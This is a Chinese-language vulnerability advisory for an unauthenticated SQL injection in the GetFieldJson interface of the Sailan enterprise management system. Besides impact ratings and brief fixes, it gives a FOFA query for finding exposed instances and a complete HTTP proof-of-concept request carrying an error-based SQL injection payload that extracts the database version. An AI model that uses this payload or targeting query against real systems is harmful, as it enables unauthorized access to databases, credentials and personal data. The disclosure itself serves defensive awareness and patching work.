

赛蓝企业管理系统 GetFieldJson SQL注入漏洞

漏洞描述

赛蓝企业管理系统 GetFieldJson 接口处SQL注入漏洞，未经身份验证的远程攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本

赛蓝企业管理系统

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	高
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="www.cailsoft.com" || body="赛蓝企业管理系统"

POC/EXP:

```
GET /BaseModule/ExcelImport/GetFieldJson?
tableCode=%27%20AND%206935%20IN%20(SELECT%20(CHAR(113)%2BCHAR(122)%2BCHAR(112)
%2BCHAR(106)%2BCHAR(113)%2B(SELECT%20(CASE%20WHEN%20(6935%3D6935)%20THEN%20
@@VERSION%20ELSE%20CHAR(48)%20END)))%2BCHAR(113)%2BCHAR(122)%2BCHAR(113)%2BCH
AR(118)%2BCHAR(113)))%20AND%20%27qaa%27=%27qaa HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.0.0 Safari/537.36
Accept: /
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```



修复方案

1. 关闭互联网暴露面或接口设置访问权限
升级至安全版本